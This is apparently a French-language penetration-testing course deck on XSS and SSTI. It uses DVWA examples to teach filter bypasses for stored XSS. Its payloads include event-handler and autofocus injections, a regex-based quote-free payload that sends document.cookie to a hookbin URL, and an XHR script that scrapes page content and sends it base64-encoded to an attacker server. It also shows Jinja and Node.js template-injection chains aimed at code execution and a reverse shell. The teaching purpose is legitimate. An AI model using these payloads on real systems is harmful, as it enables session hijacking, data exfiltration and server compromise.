

# PENTEST (WEB\_XSS\_SSTI)

**Théorie et techniques d'exploitations sur  
différentes attaques WEB**

# MAIN

- Quelques outils et commandes
- SQLi
- XSS
- SSTI
- Désérialisation
- LFI
- File Upload

# XSS

Une xss est une attaque qui permet d'injecter du javascript à travers une page web. Son but le plus connu va être de récupérer le cookie d'un utilisateur lambda.


Il existe trois types de xss:

- Stocké (exemple: injection via un commentaire)
- Réfléchi (exemple: injection dans un champs de recherche)
- Dom Based (mauvaise utilisation du code js d'une page web)

# XSS STOCKÉ SANS PROTECTION

Analysons le code source:

[https://raw.githubusercontent.com/ethicalhack3r/DVWA/master/vulnerabilities/xss\\_s/source/low.php](https://raw.githubusercontent.com/ethicalhack3r/DVWA/master/vulnerabilities/xss_s/source/low.php)



# XSS STOCKÉ SANS PROTECTION

Analysons le code source:

[https://raw.githubusercontent.com/ethicalhack3r/DVWA/master/vulnerabilities/xss\\_s/source/low.php](https://raw.githubusercontent.com/ethicalhack3r/DVWA/master/vulnerabilities/xss_s/source/low.php)

```
if( isset( $_POST[ 'btnSign' ] ) ){  
    $message = trim( $_POST[ 'mtxMessage' ] );  
    $name  = trim( $_POST[ 'txtName' ] );  
  
    $message = stripslashes( $message );  
    $message = ((isset($GLOBALS["__mysqli_ston"]) &&  
is_object($GLOBALS["__mysqli_ston"]))) ?  
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message ) :  
((trigger_error("[MySQLConverterT ...  
  
$name = ...  
  
$query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";  
  
$result =
```

# XSS STOCKÉ SANS PROTECTION

Après une analyse du code nous savons que:


- On peut écrire n'importe quel caractère
- Aucune protection n'est faite

Rien ne nous empêche donc de faire une injection XSS:

- Injection: `<script> alert(1) </script>`

# XSS STOCKÉ

Que s'est-il passé ?



# XSS STOCKÉ (PROTECTION DEV PAR UN STAGIAIRE)

Regardons les différences de code avec le niveau LOW

```
$message = strip_tags( addslashes( $message ) );  
$message = ...  
$message = htmlspecialchars( $message );
```



`$message` = on supprime les balises html et php de notre message  
`$message` = ...  
`$message` = on remplace les caractères spéciaux par des entités html  
exemple " deviendra &quot;

```
$name = str_replace( '<script>', '', $name );  
$name = ...
```



`$message` = si on voit <script> alors on le remplace par une chaîne vide  
`$name` = même chose que \$name dans le niveau LOW



# XSS STOCKÉ (PROTECTION DEV PAR UN STAGIAIRE)

Après une analyse du code nous savons que:

- Le champ message n'est pas injectable
- Le champ name est injectable en contournant la protection qui interdit la chaîne `<script>`

Comment contourner cette pseudo protection ?

- Le html supporte les balises avec des majuscules
- Injection: `<sCript> alert(1) </sCript>`

# XSS STOCKÉ (PROTECTION DEV PAR UN ALTERNANT)

Regardons les différences de code avec le niveau MEDIUM

```
$name = preg_replace( '/<(.*s.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name  
);  
$name = ...
```

```
$message = regex qui interdit l'utilisation de <script> et ceux peu importe son format  
$name = meme chose que $name dans le niveau LOW
```

Après une analyse du code nous savons que:

- Le champ message n'est toujours pas injectable
- Le champ name est injectable en contournant la protection qui interdit vraiment l'utilisation de la balise <script>

Quelqu'un aurait il une idée pour contourner cette interdiction ?

# XSS STOCKÉ (PROTECTION DEV PAR UN ALTERNANT)

De nombreuses balises html nous permettent d'inclure du javascript:

Type de balise	Méthode javascript utilisable à travers n'importe quel balise cité à gauche
button	onload
svg	onfocus
input	onclick
	onerror
	onmouseover
	onblur

# XSS STOCKÉ (PROTECTION DEV PAR UN ALTERNANT)

Exemple d'utilisation de ces balises html avec des events javascript:

- `<button onfocus=alert(1)> button injection </button>`
- `<svg onload=alert(2)>`
- `<input onblur=alert(3) />`

N'importe laquelle de ces injections marchera pour passer à travers l'interdiction de l'utilisation de `<script` vu que nous n'utilisons pas la balise `<script>`:

# XSS TRICKS

- Voyons maintenant les attaques les plus poussées !!!



# XSS TRICKS

- Reprenons nos trois injections citées précédemment:
  - `<button onfocus=alert(1)> button injection </button>`
  - `<svg onload=alert(2)>`
  - `<input onblur=alert(3) />`
- Pour vous quelle injection est la meilleur et pourquoi ?
  - C'est belle est bien svg car n'importe quel utilisateur sera impacté avec le onload
- Si on vous disait que onload était interdit comment feriez-vous ?

# XSS TRICKS

- Si onload était interdit, nous pourrions:
  - Obfusquer notre code avec du jsfuck par exemple (le jsfuck c'est du js écrit seulement avec 6 caractères. Cependant si il y a une limitation au niveau de la taille nous ne pouvons pas utiliser le jsfuck)
  - Utiliser onfocus avec un event magic de html5, AUTOFOCUS
    - `<button onfocus=alert('ca marche comme onload') autofocus>`
- Si on vous disait maintenant que les parenthèses et que tout type de quotes sont interdit, comment feriez-vous ?

# XSS TRICKS

- Avant de voir comment faire, regardons un instant l'utilisation des back tick (AltGr f7)
  - `alert`test des back tick``
- Voyons maintenant comment faire sans aucun types de quotes ni parenthèses:
  - notre but est de rediriger nos victimes vers notre serveur pour récupérer ses cookies.
  - Nous allons donc avoir besoin de deux méthodes:
    - `document.location`
    - `document.cookie`



# XSS TRICKS

- Pour bypass les quotes il nous suffit d'utiliser les regex:
  - en javascript une regex se fait comme cela: `var test = /REGEX/`
  - notre variable test est un objet, on le vérifie avec `typeof(test)`
  - Pour récupérer la chaîne REGEX il faut faire: `var test = /REGEX/.source`
  - Une autre vérification avec `typeof(test)` nous affirme que c'est une string
  - Vu que notre string est une url, il nous faut des /
  - Pour cela nous avons deux solutions:
    - l'utilisation des antislash qui sont automatiquement modifiés en /
    - l'utilisation de `window.location.pathname[index d'un /]`

# XSS TRICKS

- Nous y voilà, nous avons tout pour créer notre injection

```
document[/loc/.source+/ation/.source]=/https:\\hookbin\\XXX?c=/.source+document.cookie
```

OU

```
document[/loc/.source+/ation/.source]=/https:/.source+window.location.pathname[index  
]+window.location.pathname[index]+/hookbinXXX?c=/.source+document.cookie
```

# XSS HTTP ONLY

Nous avons vu précédemment que le but d'une XSS est de pouvoir récupérer la session d'un utilisateur, mais que faire si l'attribut HTTP ONLY est activé ?



Récupération de contenu courant:

- Utilisation d'ajax afin d'interagir avec un utilisateur

# XSS HTTP ONLY

```
<script>
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange=function(){
    //regex pour rec tous se qu'il y a entre des balise a
    regex_all_a=/<a(?:.*?)<\a>/g;
    response_text=this.responseText;
    // id de div unique sur une page pour retrecir le nombre de balise <a> à récupérer (c'est deux id entre le menu principal d'une page)
    firstword='sidebarcontent';
    secondword='master_contentheader';
    // récupération du contenu en une string entre les deux keyword
    content_between_word=response_text.split(firstword)[1].split(secondword)[0];
    // récupération de toute les balises <a> de la string du menu principal
    final_array=content_between_word.match(regex_all_a);
    final_string=final_array.join('\n');
    // on encode en base64 pour envoyer le contenu de la page
    encode_final_string=window.btoa(unescape(encodeURIComponent(final_string)));
    datas=new XMLHttpRequest();
    // envoie en base64 par le biais d'une requête ajax sur notre serveur
    datas.open('GET','https://IP:PORT/'+encode_final_string,true);
    datas.send()
};
xhttp.open('GET','/PATH',true);
xhttp.send();
</script>
```

# XSS HTTP ONLY

- Il ne nous reste plus qu'à décoder la base64:

```
<script>  
decodeURIComponent(escape(window.atob("CHAINE RECU SUR NOTRE SERVEUR")));  
</script>
```

# SSTI

Une Server-Side Template Injection est une attaque qui permet d'injecter du code malveillant à travers divers langage via un système de templating mal contrôlé.

- L'injection est simple, `{{1+1}}` l'exploitation peut être complexe:

```
csrfmiddlewaretoken=qfUgXurVJrF0wlxyd2onPmlbMds2mm6q7DH2bePWVeosXrJqj5TDzB  
kJ0SKyf2eM&status=10&task={{1+41}}&dobefore=&preview=
```

```
<tr>  
<td><a href=/task/3>10</a></td>  
<td>42</td>  
1 2020-03-14 03:00:03.045503+00:00 11
```

# SSTI PYTHON

Il est possible de réaliser des attaques de templating sur un grand nombre de technologies, python, nodejs (angularjs / reactjs), java, ruby ...

- Par exemple côté serveur dans le main de notre site fait en python, nous avons:

```
return render_template('test.html',valeur="cette valeur")
```

- Et coté client, dans notre page html test.html nous avons:

```
<p>{{valeur}}</p>
```

# SSTI PYTHON

Le templating en Python ne s'arrête pas là, si au lieu de retourner une string nous voulions retourner un élément particulier d'une liste, nous pourrions à la fois boucler et mettre des conditions comme cela:

```
<p>
{% for x in myliste %}
    {%if x == "cette valeur" %}
        {{x}}
    {%endif%}
{%endfor%}
</p>
```

- Ce principe nous permet donc de récupérer facilement un reverse shell en allant chercher ce qui nous intéresse dans `().__class__.__base__.__subclasses__()`



# SSTI PYTHON

Tout comme Sqlmap il existe un outil pour les SSTI qui se nomme Tplmap

- Ne lancer pas cette outil si vous ne maitrisez pas parfaitement les SSTI et l'outil en lui même

# SSTI NODEJS

Les SSTI en nodejs / angularjs / reactjs se réalise grâce à un procédé différent qui est dû au type de langage qui est prototypé

- L'idée de ce langage c'est qu'il est toujours possible d'appeler le prototype d'un objet, vous l'avez peut être déjà remarqué:

```
> __proto__.__proto__.__proto__.__proto__.constructor.__proto__.__proto__.constructor.__proto__.__proto__
< {constructor: f, __defineGetter__: f, __defineSetter__: f, hasOwnProperty: f, __lookupGetter__: f, ...}
  ▶ constructor: f Object()
  ▶ hasOwnProperty: f hasOwnProperty()
  ▶ isPrototypeOf: f isPrototypeOf()
  ▶ propertyIsEnumerable: f propertyIsEnumerable()
  ▶ toLocaleString: f toLocaleString()
  ▶ toString: f toString()
  ▶ valueOf: f valueOf()
  ▶ __defineGetter__: f __defineGetter__()
  ▶ __defineSetter__: f __defineSetter__()
  ▶ __lookupGetter__: f __lookupGetter__()
  ▶ __lookupSetter__: f __lookupSetter__()
  ▼ get __proto__: f __proto__()
    arguments: f ...
```

# SSTI NODEJS

Nous allons donc nous servir de ce principe afin de remonter de méthode en méthode grâce au ?

## **constructor**

- Vérifions ensemble dans un shell nodejs :

# SSTI NODEJS

```
max@max:~$ nodejs  
> this.constructor.constructor('return this')()  
Object [global] {  
  global: [Circular],  
  process:  
    process {  
      title: 'nodejs',  
      version: 'v10.17.0',  
      versions:  
        { http_parser: '2.8.0',  
          node: '10.17.0',  
          v8: '6.8.275.32-node.54',  
          uv: '1.28.0',  
          zlib: '1.2.11',  
          brotli: '1.0.7',  
          ares: '1.15.0',  
          modules: '64',  
          nghttp2: '1.39.2',  
          napi: '5',  
          openssl: '1.1.1d',  
          icu: '64.2',  
          unicode: '12.1',  
          cldr: '35.1',  
          tz: '2019a' },  
      arch: 'x64',  
      platform: 'linux',  
      release:
```

Une SSTI nodejs se fera donc de la manière suivante:

`{{this}}`

`{{this.constructor.constructor('return this')()}}`